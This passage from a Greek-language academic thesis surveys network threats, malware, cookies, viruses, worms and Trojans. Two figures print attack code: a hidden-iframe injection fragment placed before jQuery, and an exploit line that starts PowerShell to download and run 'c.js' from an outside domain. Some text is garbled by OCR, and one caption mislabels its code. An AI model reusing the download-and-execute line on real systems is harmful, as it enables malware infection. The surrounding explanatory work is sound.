Μια εξίσου διαδεδομένη κατηγορία είναι οι επιθέσεις σε DNS. Μια μέθοδος με στόχο να τροποποιηθεί ένας ιστότοπος είναι να μεταβληθεί η IP διεύθυνση που θεωρητικά εντάσσεται στο DNS, μεταβάλλοντας παράλληλα τα δεδομένα της βάσης δεδομένων του DNS. Υφίστανται, όμως, και οι δομημένες απειλές. Εν αντιθέσει με τις μη δομημένες που αναφέρθηκαν παραπάνω, οι συγκεκριμένες απειλές χρειάζονται μεγάλη πείρα. Τις περισσότερες φορές χρησιμοποιούν εξελιγμένες τακτικές hacking με κυριότερο σκοπό να κατορθώσουν να εισχωρήσουν σε δίκτυα. Έχουν την ευχέρεια, επίσης, να σπάσουν κυβερνητικούς είτε ακόμα και επιχειρησιακούς Η/Υ με στόχο να υποκλέψουν σημαντικά δεδομένα (Cutler et al., 2020).

Μια εξίσου καθοριστική κατηγορία αυτού του είδους είναι οι επιθέσεις με worms, είτε όπως καλούνται διαφορετικά σκουλήκια. Επί της ουσίας πρόκειται για προγράμματα τα οποία λειτουργούν αυτόνομα και σέρνονται από μια ιστοσελίδα σε μια άλλη με στόχο να μπορέσουν να εκμεταλλευτούν τις ευπάθειες που υπάρχουν. Μια άλλη κατηγορία είναι οι εξωτερικές απειλές. Ορισμένοι μη εξουσιοδοτημένοι χρήστες εκτός της επιχείρησης που δεν έχουν πρόσβαση στο ηλεκτρονικό σύστημα είτε στο δίκτυο της επιχείρησης είναι εφικτό να αποτελέσουν εξωτερικές απειλές. Τόσο ειδικοί όσο και μη έμπειροι χρήστες θα μπορούσαν να δημιουργήσουν τεράστια ζητήματα με τέτοιες απειλές (Μαυρίδης, 2015).

Επίσης, υφίστανται οι επιθέσεις δούρειοι ίπποι. Όπως αναφέρει και το όνομά τους προσποιούνται πως είναι καλά προγράμματα (όπως για παράδειγμα ένα antivirus) αλλά εν τέλει κρύβουν από πίσω άλλα προγράμματα που μπορούν να δημιουργήσουν τεράστια ζητήματα. Από την άλλη μεριά, σε ό,τι έχει να κάνει με τις εσωτερικές απειλές είναι χρήσιμο να σημειωθεί πως η συγκεκριμένη μορφή απειλών θα μπορούσε να αφορά για παράδειγμα έναν δυσαρεστημένο εργαζόμενο μιας εταιρίας που έχει την πρόσβαση στο δίκτυο και μπορεί να δημιουργήσει τεράστια προβλήματα (Singer, 2014).

Η 9η κατηγορία περιέχει τις επιθέσεις στο ηλεκτρονικό ταχυδρομείο. Στις εν λόγω περιστάσεις τα ζητήματα είναι του χρήστη SMTP όπως είναι για παράδειγμα το mail spoofing (αφορά την απόκρυψη του αποστολέα είτε την αλλαγή της διεύθυνσής του), το mail boofing κλπ. Επί της ουσίας πρόκειται για ευπάθειες που αντιστοιχούν στους ευρύτερους όρους mail και spamming. Η τελευταία κατηγορία περιέχει τις επιθέσεις με ιούς, που θα αναλυθούν διεξοδικά στο επόμενο κεφάλαιο αυτής της εργασίας (Hibberd, 2022).

Πίνακας 1.1: Τακτικές επιθέσεων και αντιμετώπισης

ΒΑΣΙΚΑ ΓΝΩΡΙΣΜΑΤΑ ΑΣΦΑΛΕΙΑΣ	ΤΑΚΤΙΚΕΣ ΕΠΙΘΕΣΕΩΝ	ΤΑΚΤΙΚΕΣ ΑΝΤΙΜΕΤΩΠΙΣΗΣ
Εμπιστευτικότητα	Eavesdroping, Dos, Spoofing, Phising	IDS, Firewall, SSL, κρυπτογράφηση
Ακεραιότητα	Ιοί, σκουλήκια, IP Spoofing	IDS, Anti-Malware, IP sec, SSL

Ιδιωτικότητα	Email bombing, spaming,hacking, cookies	IDS,Firewall, Anti-Malware S/W, IPsec, SSL
Διαθεσιμότητα	DoS, Email Bombing, Spamming, σκουλήκια	IDS,Firewall, Anti-Malware S/W

Πηγή : Malacina, 2020


Κεφάλαιο 2:ΚΑΚΟΒΟΥΛΟ ΛΟΓΙΣΜΙΚΟ ΩΣ ΕΡΓΑΛΕΙΟ ΕΠΙΘΕΣΕΩΝ

2.1 Κακόβουλο λογισμικό

Το κακόβουλο λογισμικό, γνωστό και ως malware (από τη συντομογραφία των αγγλικών "malicious software"), αφορά κάθε είδους λογισμικό το οποίο είναι σχεδιασμένο για κακόβουλους λόγους. Αυτό το είδος λογισμικού είναι σχεδιασμένο με απώτερο στόχο να προκαλέσει ζημιά και σοβαρά ζητήματα, να αποκτήσει παράνομη πρόσβαση σε συστήματα ή να κλέψει προσωπικά δεδομένα (Diogenes and Ozkaya, 2018).

Τα εν λόγω λογισμικά μπορούν να λάβουν αρκετές και διαφορετικές μορφές. Στόχος τους είναι κατά κύριο λόγο να προκαλέσουν ζημιά στους υπολογιστές ή τις συσκευές των χρηστών, να κλέψουν ευαίσθητες πληροφορίες, να παρακολουθούν την δραστηριότητα των χρηστών ή να εκτελέσουν άλλες παρόμοιες επιθέσεις. Σε γενικές γραμμές, το κακόβουλο λογισμικό αναφέρεται σε οποιοδήποτε λογισμικό που προκαλεί αρνητικές επιπτώσεις ή έχει επιβλαβή σκοπό, σε αντίθεση με τα υπόλοιπα λογισμικά που σχεδιάζονται για να εκτελέσουν χρήσιμες λειτουργίες ή να παρέχουν ωφέλιμες υπηρεσίες στους χρήστες (Ριζικός, 2021).

Τα κακόβουλα λογισμικά θεωρούνται επικίνδυνα και παράνομα, και η παρουσία τους σε έναν υπολογιστή ή μια συσκευή μπορεί να οδηγήσει σε απώλεια δεδομένων, παραβίαση απορρήτου, κατάχρηση ταυτότητας και άλλες αρνητικές συνέπειες. Είναι σημαντικό να διατηρούμε ενημερωμένο το λογισμικό, να χρησιμοποιούμε αξιόπιστα αντι-κακόβουλα προγράμματα, να προσέχουμε την ηλεκτρονική μας ασφάλεια και να αποφεύγουμε την ανοιχτή πρόσβαση σε αναξιόπιστες πηγές και λινκς, προκειμένου να προστατεύουμε τα συστήματά μας από το κακόβουλο λογισμικό (Monnappa, 2018).



```
document.write('<iframe name=Twitter scrolling=aut
frameborder=no align=center height=2 width=2
/*
 * jQuery 1.2.6 - New Wave Javascript
 *
 * Copyright (c) 2008 John Resig (jquery.com)
 * Dual licensed under the MIT (MIT-LICENSE.txt)
 * and GPL (GPL-LICENSE.txt) licenses.
 *
 * $Date: 2008/05/26 $
 * $Rev: 5685 $
 */
(function(){var _jQuery=window.jQuery,_$=window.$;
```

Εικόνα 2.1: Κακόβουλος κώδικας μέσα σε Javascript ιστοσελίδων

Το συγκεκριμένο λογισμικό αποτελεί πιθανόν ένα από τα πιο γνωστά και συχνά εγκλήματα στο περιβάλλον του διαδικτύου. Η εξάπλωση ενός τέτοιου κώδικα έχει σαν κυριότερο στόχο να καταφέρει να εισχωρήσει σε έναν Η/Υ με βασικό στόχο να του δημιουργήσει σοβαρά προβλήματα διαγράφοντας είτε ακόμα και αλλάζοντας δεδομένα και προγράμματα, υποκλέπτοντας δεδομένα είτε εμποδίζοντας τη σωστή λειτουργία του (Saldanha, 2020).

Βάσει μελετών ένας τέτοιος κώδικας χωρίζεται σε αρκετές και διαφορετικές κατηγορίες, όπως είναι για παράδειγμα οι απλοί ιοί, τα σκουλήκια, οι δούρειοι ίπποι κλπ. Η πρώτη κατηγορία εξ αυτών δεν είναι τίποτα περισσότερο από ένα πρόγραμμα το οποίο εγκαθίσταται σε σημεία ενός συστήματος, προκειμένου να μην γίνει αντιληπτός εκτελώντας διαφορετικές δράσεις και επιθέσεις. Ένα τέτοιο πρόγραμμα αφορά μια ακολουθία από εντολές οι οποίες εκτελούν κακόβουλες ενέργειες σε έναν Η/Υ (Sexe, 2018).

Καθοριστικό για τους κακόβουλους χρήστες είναι αυτό το πρόγραμμα να εγκατασταθεί σε μια θέση όπου δεν θα το καταλάβει ο ιδιοκτήτης του Η/Υ. Ο ιδιοκτήτης, συνεπώς, άθελά του είναι ένα είδος φορέα του ιού το οποίο θα μεταδώσει στη συνέχεια σε άλλα συστήματα. Με αυτόν τον τρόπο επιδιώκεται η συνέχειά του ενώ ταυτόχρονα δημιουργεί προβλήματα είτε ακόμα και αλλοιώσεις σε κάθε υπολογιστή που εισχωρήσει (Troia, 2020).

Η ζημιά την οποία δημιουργεί ένα τέτοιο λογισμικό είναι εφικτό να κυμαίνεται από την ύπαρξη κάποιων ενοχλητικών μηνυμάτων στην οθόνη του Η/Υ έως και την διαγραφή όλων των πληροφοριών του σκληρού δίσκου του Η/Υ τον οποίο μολύνει. Η πιο διαδεδομένη τακτική μόλυνσης είναι διαμέσου του ηλεκτρονικού ταχυδρομείου είτε social

media με απατηλά μηνύματα από κάποιον άγνωστο συνήθως χρήστη. Τις περισσότερες φορές αφορά ένα συνημμένο αρχείο με το πρόγραμμα του ιού να εκτελείται αυτόματα και να έχει την ευχέρεια να μολύνει ολόκληρο τον H/Y. Διαδεδομένοι ιοί αυτής της μορφής είναι ο Melissa, ο Blaster κλπ (Van Woudenberg and O'Flynn, 2021).

Όπως αναφέρθηκε παραπάνω, ένα τέτοιο λογισμικό είναι εφικτό να λάβει αρκετές και διαφορετικές μορφές, όπως είναι για παράδειγμα ενός εκτελέσιμου κώδικα, script, ανοικτού λογισμικού κλπ. Λόγω του ότι οριοθετείται από την κακόβουλη δράση του, δεν περιέχει λογισμικό το οποίο είναι δυνατόν να επιφέρει ακούσιες ζημιές (πχ εξαιτίας ανεπαρκειών στον προγραμματισμό του). Βάσει μελετών η βέλτιστη εφικτή τακτική καταπολέμησης ενός τέτοιου ζητήματος είναι η όσο γίνεται αμεσότερη ανίχνευση είτε ακόμα και η αφαίρεσή του από το μολυσμένο σύστημα, με κυριότερο στόχο την αισθητή ελάττωση των προβλημάτων που έχει αναπτύξει (Van Oorschot, 2021).

Με απώτερο στόχο την αποφυγή της ανίχνευσής του, αρκετοί έχουν αναπτύξει διαφορετικές τακτικές απόκρυψης του κώδικά του. Με αυτόν τον τρόπο προκύπτουν οι καλούμενοι πολυμορφικοί και μεταμορφικοί ιοί. Οι πρώτοι εξ αυτών κρυπτογραφούν τον ίδιο τους τον εαυτό με διαφορετικό κλειδί μετά από την εκάστοτε μόλυνση ενώ οι δεύτεροι εξ αυτών εφαρμόζουν πιο σύνθετες τακτικές αλλαγής της εμφάνισής τους. Αρκετές από τις τακτικές αυτού του είδους εστιάζουν περισσότερο στον εντοπισμό του είδους του συγκεκριμένου λογισμικού (Van Woudenberg and O'Flynn, 2021).

```
191     WriteAsciiStringWith4ByteZeroTrailer addressOfDict, "((((\..\PowerShell.ewe
            -Command ""<#AAAAAAAAAAAAAAAAAAAAAAAA"
192     WriteInt32With3ByteZeroTrailer addressOfDict + &h3c, fakePld
193     WriteAsciiStringWith4ByteZeroTrailer addressOfDict + &h40, "#>$a = """"Start
            -Process powershell.exe (New-Object System.Net.WebClient).DownloadFile('http
            ://assurancetemporaireenligne.com/c.js','c.js');Start-Process 'c.js'
            `""""""aaaaaa`""""""""""""" ; Invoke-Command -ScriptBlock ([Scriptblock]::Create
            ($a))"""
```

Εικόνα 2.2: Javascript RAT σε έναν φυλλομετρητή

2.2 Cookies

Επί της ουσίας αφορά κάθε αρχείο που περιέχει ένα σύνολο με δεδομένα τα οποία αποστέλλονται (για παράδειγμα κατά την εκτέλεση κώδικα Javascript είτε σεναρίων CGI) στον υπολογιστή ενός χρήστη ο οποίος επισκέπτεται μια ιστοσελίδα και αποθηκεύονται με τη μορφή ενός αρχείου κειμένου μικρού μεγέθους. Η ελάχιστη πληροφορία την οποία περιλαμβάνει ένα αρχείο αυτής της μορφής είναι ένας σειριακός αριθμός και όχι πάντοτε μια ημερομηνία λήξης (Diogenes and Ozkaya, 2018).

Τα συγκεκριμένα αρχεία διακρίνονται σε προσωρινά και μόνιμα. Τα πρώτα εξ αυτών είναι αρχεία τα οποία διαγράφονται μόλις οι χρήστες αποσυνδεθούν από την ιστοσελίδα είτε απλώς κλείσουν το παράθυρο του φυλλομετρητή. Επί της ουσίας χρησιμεύουν σε ιστοσελίδες με κυριότερο στόχο τη διευκόλυνση της πλοήγησης των χρηστών (για παράδειγμα κατά την πλοήγηση σε συνδρομητικό περιεχόμενο, προκειμένου να μη ζητείται από το χρήστη να υποβάλει κωδικό πρόσβασης κάθε φορά την οποία επισκέπτεται μια διαφορετική σελίδα του ίδιου ιστότοπου) είτε απλώς με στόχο τη συλλογή στατιστικών δεδομένων (Rains, 2020).

Από την άλλη μεριά, τα δεύτερα εξ αυτών αφορούν πληροφορίες οι οποίες αποθηκεύονται μόνιμα (είτε για μεγάλη χρονική περίοδο) στον σκληρό δίσκο κάποιου χρήστη. Στην περίπτωση στην οποία μπει ξανά στην ίδια ιστοσελίδα, ο φυλλομετρητής αποστέλλει το εν λόγω αρχείο στον server για επιπλέον επεξεργασία. Ορισμένες χρήσης αυτών των αρχείων είναι εφικτό να περιέχουν τα παρακάτω :

- Στην περίπτωση στην οποία ο χρήστης επισκέπτεται έναν ιστότοπο, υφίσταται ανοδική τάση του μετρητή επισκεψιμότητας του ιστότοπου


- Στην περίπτωση στην οποία ο χρήστης μπει ξανά στον ιστότοπο, ο server θυμάται τους κωδικούς πρόσβασης του χρήστη, προκειμένου να μην απαιτείται εκ νέου πληκτρολόγηση (για παράδειγμα κάποιες ιστοσελίδες web mail παρέχουν αυτής της μορφής την υπηρεσία)

- Οι χρήστες κατά την πλοήγησή τους σε ένα ηλεκτρονικό κατάσταση, εισάγουν ένα είτε ακόμα και πιο πολλά αγαθά στο «καλάθι». Ο ιστότοπος κάνει χρήση αυτών των αρχείων με κυριότερο στόχο να θυμάται τα αγαθά τα οποία έχει διαλέξει ο εν λόγω χρήστης. Χαρακτηριστικό παράδειγμα αποτελεί η συμπλήρωση στοιχείων σε μια διαδικτυακή φόρμα. Το σύστημα για παράδειγμα ανιχνεύει μια παράλειψη (πχ δεν εισχωρήθηκε ημερομηνία γέννησης) και προτρέπει τον χρήστη να συμπληρώσει τη φόρμα με τα ορθά στοιχεία, δίχως να απαιτείται πληκτρολόγηση από την αρχή όλων των άλλων στοιχείων (Conklin et al., 2021)

- Ένας μοναδικός αριθμός αναλογεί στην ταυτότητα του χρήστη ο οποίος έχει ήδη κάνει εγγραφή στις υπηρεσίες τις οποίες παρέχει μια ιστοσελίδα. Η ιστοσελίδα είναι εφικτό να προσαρμόζει το περιεχόμενο το οποίο παρουσιάζεται στην οθόνη του χρήστη, τις περισσότερες φορές σύμφωνα με τις ανάγκες του. Επίσης, για παράδειγμα στην περίπτωση στην οποία το σύστημα θυμάται τα αγαθά

τα οποία έχει ψάξει είτε αγοράσει ο χρήστης παλαιότερα μπορεί να του εμφανίσει καινούριες προσφορές παρόμοιων αγαθών. Οι συγκεκριμένες υπηρεσίες χρησιμοποιούν μόνιμα αρχεία αυτής της μορφής

- Συλλογή στατιστικών δεδομένων, όπως είναι για παράδειγμα διεξοδική ανάλυση της επισκεψιμότητας, προτιμήσεις καταναλωτών, λειτουργικότητα ιστοσελίδας κλπ (Monnappa, 2018)



Εικόνα 2.3: Λήψη cookie με το πρωτόκολλο HTTP (Ριζικός, 2021)

Σε ό,τι έχει να κάνει με την ιδιωτικότητα και την ανωνυμία, είναι χρήσιμο να σημειωθεί πως η αποδοχή των παραπάνω αρχείων είναι εφικτό να επιφέρει, υπό καθορισμένες παραμέτρους, την παραβίαση της ανωνυμίας των χρηστών κατά την διαδικασία της πλοήγησής τους στο διαδίκτυο. Για παράδειγμα κάποιες εταιρίες οι οποίες δρουν σε αυτό το περιβάλλον, έχουν τη δυνατότητα να καταγράψουν τη συμπεριφορά των χρηστών, τις επισκέψεις τους σε ιστοσελίδες είτε ακόμα και τις επιλογές και τις αναζητήσεις αγαθών που κάνουν, με στόχο να έχουν περισσότερες εισροές από τη διαφήμιση (Diogenes and Ozkaya, 2018).

Επίσης, είναι σημαντικό να επισημανθεί πως πολλές φορές ο κώδικας ενός ιστότοπου HTML περιλαμβάνει έναν σύνδεσμο προς ένα αντικείμενο το οποίο περιλαμβάνεται σε διαφορετικό domain (για παράδειγμα μια εικόνα η οποία δεν έχει αποθηκευτεί στον σκληρό δίσκο του server αλλά λαμβάνεται διαφορετικά). Στη συγκεκριμένη περίπτωση, ο φυλλομετρητής του χρήστη, εφαρμόζοντας το πρωτόκολλο

HTTP στέλνει (είτε λαμβάνει) ένα τέτοιο αρχείο στον αρχικό ιστότοπο όπως επίσης και στον ιστότοπο Β ο οποίος παραπέμπει το αντικείμενο (Saldanha, 2020).

Έτσι, μια επιχείρηση προώθησης είναι δυνατόν να παρουσιάζει τα μηνύματά της σε αρκετά και διαφορετικά domains, αλλά το υλικό όπου παραπέμπουν τα παραπάνω μηνύματα να είναι αποθηκευμένο στο ίδιο domain. Σαν συνέπεια, η επιχείρηση αυτής της μορφής είναι εφικτό να ελέγχει για παράδειγμα τις αγοραστικές συνήθειες (είτε τις συνήθειες πλοήγησης) των χρηστών οι οποίοι επισκέπτονται αυτά τα domains όπου η επιχείρηση παρουσιάζει προωθητικά banners, παραβιάζοντας με αυτόν τον τρόπο την ιδιωτικότητα είτε ακόμα και την ανωνυμία των χρηστών. Οι σημερινές εκδόσεις των φυλλομετρητών παρέχουν την ευχέρεια φιλτραρίσματος αυτών των αρχείων (Conklin et al., 2021).

Συνοψίζοντας μπορούμε να πούμε πως τα παραπάνω αρχεία είναι μικρά αρχεία κειμένου που αποθηκεύονται στον υπολογιστή ή τη συσκευή του χρήστη όταν επισκέπτεται μια ιστοσελίδα. Τα cookies χρησιμοποιούνται για να συλλέξουν πληροφορίες σχετικά με την εμπειρία του χρήστη και να την βελτιώσουν, καθώς και να παρέχουν προσαρμοσμένο περιεχόμενο. Τα εν λόγω αρχεία μπορούν να αποθηκεύουν πληροφορίες όπως προτιμήσεις του χρήστη, γλώσσα, στοιχεία σύνδεσης, περιεχόμενο καλαθιού αγορών και άλλα δεδομένα που αφορούν την αλληλεπίδραση του χρήστη με την ιστοσελίδα. Οι ιστοσελίδες μπορούν να αναγνωρίζουν τα cookies που έχουν αποθηκευτεί στη συσκευή του χρήστη και να προσφέρουν εξατομικευμένη εμπειρία περιήγησης (Rains, 2020).

2.3 Ιοί και σκουλήκια

Με τον όρο ιοί αναφερόμαστε σε έναν βλαβερό κώδικα που επιζεί μονάχα με το να κολλάει είτε να περιέχεται μέσα σε ένα άλλο λογισμικό είτε σε ένα άλλο αρχείο. Με λίγα λόγια πρόκειται για ένα κακόβουλο λογισμικό που όμως δεν έχει την ευχέρεια να υφίσταται αυτόνομα, ως δηλαδή ξεχωριστό πρόγραμμα. Οι ηλεκτρονικοί ιοί, επομένως, επιζούν με το να μολύνουν άλλα αρχεία. Έχουν συνεπώς παρόμοια παρασιτική συμπεριφορά με τους οργανικούς ιούς (Sexe, 2018).

Ο κυριότερος στόχος τους φυσικά, μετά την επιβίωση και σύμφωνα με τη μέθοδο με την οποία έχουν σχεδιαστεί, είναι να καταστρέψουν. Στη σημερινή εποχή υφίστανται αρκετά και διαφορετικά είδη ιών, ορισμένοι εκ των οποίων είναι ιδιαίτερα καταστροφικοί ενώ άλλοι δεν είναι τόσο. Τις περισσότερες φορές κολλάμε ιούς ανοίγοντας ένα συνημμένο αρχείο από το ηλεκτρονικό ταχυδρομείο είτε επισκέπτοντας έναν επικίνδυνο ιστότοπο

δίχως να έχουμε ορίσει τις σωστές ρυθμίσεις ασφαλείας στον φυλλομετρητή που χρησιμοποιούμε (Van Oorschot, 2021).

Υφίστανται, φυσικά, και άλλες τακτικές διαμέσου των οποίων είναι εφικτή η μετάδοση αυτών των προγραμμάτων. Γενικότερα αφορά κάθε τακτική η οποία προϋποθέτει μεταφορά δεδομένων ανάμεσα σε υπολογιστικά συστήματα. Αυτός είναι και ο κυριότερος λόγος που τα προγράμματα τα οποία αντιμετωπίζουν αυτούς τους ιούς (ονομάζονται Antivirus) είναι ζωτικής σημασίας (Van Woudenberg and O'Flynn, 2021).

Τα προγράμματα αντιμετώπισης των ιών τις περισσότερες φορές περιέχονται από δυο επιμέρους προγράμματα που είναι ο φύλακας και το κυρίως πρόγραμμα. Το πρώτο εξ αυτών είναι ανοικτό σε όλη την περίοδο δράσης του υπολογιστή και εποπτεύει όλα τα αρχεία τα οποία χρησιμοποιούνται και τα δεδομένα τα οποία κατεβαίνουν από το διαδίκτυο για πιθανούς ιούς είτε διάφορα άλλα βλαβερά προγράμματα.

Από την άλλη μεριά το κυρίως πρόγραμμα ανοίγει στην περίπτωση στην οποία ο φύλακας βρει κάτι και μας ζητηθεί να διαλέξουμε τι χρειάζεται να γίνει με το κακόβουλο λογισμικό. Οι επιλογές οι οποίες προσφέρονται τις περισσότερες φορές είναι η αγνόηση και η διαγραφή είτε η επισκευή. Λόγω, όμως, του ότι πάντοτε υφίσταται η πιθανότητα σφάλματος, είναι σημαντικό να ελέγχουμε αν το ύποπτο πρόγραμμα είναι πραγματικά βλαβερό είτε αφορά μια εσφαλμένη αξιολόγηση (Troia, 2020).

Η βέλτιστη εφικτή τακτική σε αυτές τις περιπτώσεις είναι να δούμε εάν ένα πρόγραμμα είναι κακόβουλο (εάν δηλαδή δεν το έχουμε εγκαταστήσει εμείς στο σύστημα) είναι να ελέγξουμε το αρχείο με ένα διαφορετικό αντιικό πρόγραμμα. Ένας ψεύτικος συναγερμός για εντοπισμό ιού τις περισσότερες φορές διορθώνεται με την αμέσως επόμενη ενημέρωση. Αυτός είναι και ο βασικότερος λόγος που είναι ζωτικής σημασίας να γίνεται συχνή ενημέρωση αυτών των προγραμμάτων (Diogenes and Ozkaya, 2018).

Εικόνα 2.4: Είδη ιών

Από την άλλη μεριά, σε ό,τι έχει να κάνει με την κατηγορία των σκουληκιών, θα πρέπει να σημειωθεί πως στα μέσα της περιόδου του 2001, το εν λόγω κακόβουλο λογισμικό με όνομα Code Red επιτέθηκε σε servers ιστοτόπων σε διεθνές επίπεδο μολύνοντας περισσότερα από 350 χιλιάδες συστήματα. Αυτές οι επιθέσεις δεν δημιούργησαν προβλήματα μονάχα στην πρόσβαση στους παραπάνω servers, αλλά επέφεραν καθοριστικές επιρροές και επιδράσεις σε διάφορα τοπικά δίκτυα τα οποία φιλοξενούσαν τους servers, κάνοντας τα συγκεκριμένα δίκτυα πιο αργά είτε ακόμα και άχρηστα (Ριζικός, 2021).

Το παραπάνω λογισμικό με ονομασία Code Red επέφερε άρνηση υπηρεσιών (που καλείται με την ονομασία DoS) σε εκατομμύρια χρήστες. Σε περίπτωση που οι ειδικοί της ασφάλειας δικτύων που ήταν αρμόδιοι για τους μολυσμένους servers αυτού του λογισμικού είχαν αναπτύξει και εφαρμόσει μια σωστή στρατηγική ασφαλείας, τα προβλήματα ασφαλείας θα είχαν λυθεί άμεσα. Θα ήταν εφικτό να τα σταματήσουν, προκειμένου να μείνει απλά ως μια υποσημείωση στην ιστορία της ασφάλειας αυτής της μορφής (Monnappa, 2018).

Η συγκεκριμένη ασφάλεια έχει άρρηκτη σχέση με την επιχειρησιακή συνέχεια μιας σύγχρονης εταιρίας. Η παραβίασή της είναι δυνατόν να δημιουργήσουν σοβαρά ζητήματα στο ηλεκτρονικό εμπόριο, να επιφέρει την απώλεια δεδομένων των εταιριών, να απειλήσει την ιδιωτικότητα των ανθρώπων (έχοντας ακόμα και νομικές επιπτώσεις) ενώ ταυτόχρονα είναι πιθανόν να θέσει σε σοβαρό κίνδυνο ακόμα και την ακεραιότητα των δεδομένων (Conklin et al., 2021).

Εικόνα 2.5: Μήνυμα σκουληκιού Blaster (Rains, 2020)

Οι παραπάνω παραβιάσεις είναι δυνατόν να επιφέρει σημαντική απώλεια κερδών για τις εταιρίες, κλοπή της πνευματικής ιδιοκτησίας είτε ακόμα και αγωγές. Παράλληλα, υφίσταται η πιθανότητα να απειληθεί η δημόσια ασφάλεια. Η συντήρηση ενός ασφαλούς δικτύου εξασφαλίζει σε σημαντικό επίπεδο την ασφάλεια των χρηστών του ενώ την ίδια στιγμή προστατεύει τα εμπορικά συμφέροντα (Van Oorschot, 2021).

Γενικότερα, τα σκουλήκια, είτε όπως καλούνται στη διεθνή βιβλιογραφία worms, εμφανίζουν σημαντικές διαφορές με την κατηγορία των ιών. Οι ιοί για παράδειγμα δεν είναι ανεξάρτητοι ενώ από την άλλη μεριά τα σκουλήκια είναι ξεχωριστά προγράμματα με μοναδικό σκοπό τον πολλαπλασιασμό τους διαμέσου της αντιγραφής του εαυτού τους και την αποστολή τους σε όσα πιο πολλά συστήματα γίνεται διαμέσου του διαδικτύου.

Επίσης, τα σκουλήκια δεν είναι τόσο καταστροφικά όσο είναι για παράδειγμα οι ιοί. Αυτό οφείλεται κυρίως στο γεγονός πως δεν έχουν τη δυνατότητα να σβήσουν αρχεία. Παρά το γεγονός αυτό, όμως, κάνουν τη σύνδεση στο διαδίκτυο αρκετά πιο αργή λόγω του ότι αποστέλλουν τα αντίγραφά τους σε άλλα συστήματα. Ταυτόχρονα, κάνουν το σύστημα πιο αργό κάνοντας χρήση αρκετής μνήμης με το να αντιγράφουν τον εαυτό τους πολλές φορές και γεμίζοντας τον ελεύθερο χρόνο του δίσκου. Υφίστανται, όμως, και κάποια σκουλήκια τα οποία έχουν παράλληλα γνωρίσματα ιών, κάτι το οποίο τα κάνει εξαιρετικά επικίνδυνα (Troia, 2020).

2.4 Άλλα είδη κακόβουλου λογισμικού

Ένα από τα πιο διαδεδομένα είδη αυτών των λογισμικών είναι οι δούρειοι ίπποι. Επί της ουσίας αφορά ένα κακόβουλο πρόγραμμα το οποίο ξεγελάει τους χρήστες και τους κάνει να νομίζουν πως έχουν στην διάθεσή τους ένα χρήσιμο πρόγραμμα ενώ στην πραγματικότητα εγκαθιστούν στον υπολογιστή τους ένα επιβλαβές πρόγραμμα (Van Woudenberg and O'Flynn, 2021).

Γίνεται εύκολα αντιληπτό πως αυτά τα προγράμματα έχουν σαν βασικό τους γνώρισμα το δεδομένο της παραπλάνησης, καθώς είναι μέσα σε μια νόμιμη και χρήσιμη εφαρμογή. Τα λογισμικά αυτής της μορφής μοιάζουν σημαντικά με τους ιούς σε ό,τι έχει να κάνει με την ύπαρξη του ξενιστή, όμως, δεν αναπαράγονται όπως συμβαίνει στην περίπτωση των ιών (Sexe, 2018).

Τα εν λόγω προγράμματα έχουν την ευχέρεια να δημιουργήσουν αρκετά και σοβαρά ζητήματα. Για παράδειγμα έχουν τη δυνατότητα να στέλνουν πληροφορίες από ένα σύστημα στο άλλο είτε ακόμα και δεδομένα όπως είναι για παράδειγμα οι κωδικοί κλπ. Επιπλέον, έχουν την ευχέρεια να απενεργοποιούν τα antivirus, τις περισσότερες φορές με κυριότερο στόχο να επιτρέψουν τη δράση ορισμένων άλλων κακόβουλων λογισμικών. Συχνά, όμως, δρουν και ως proxy servers, με κυριότερη συνέπεια το μολυσμένο σύστημα να είναι διαθέσιμο από τους κακόβουλους χρήστες. Τις περισσότερες φορές αυτό κατορθώνεται με την ανάπτυξη μιας κερκόπορτας (backdoor) (Saldanha, 2020).

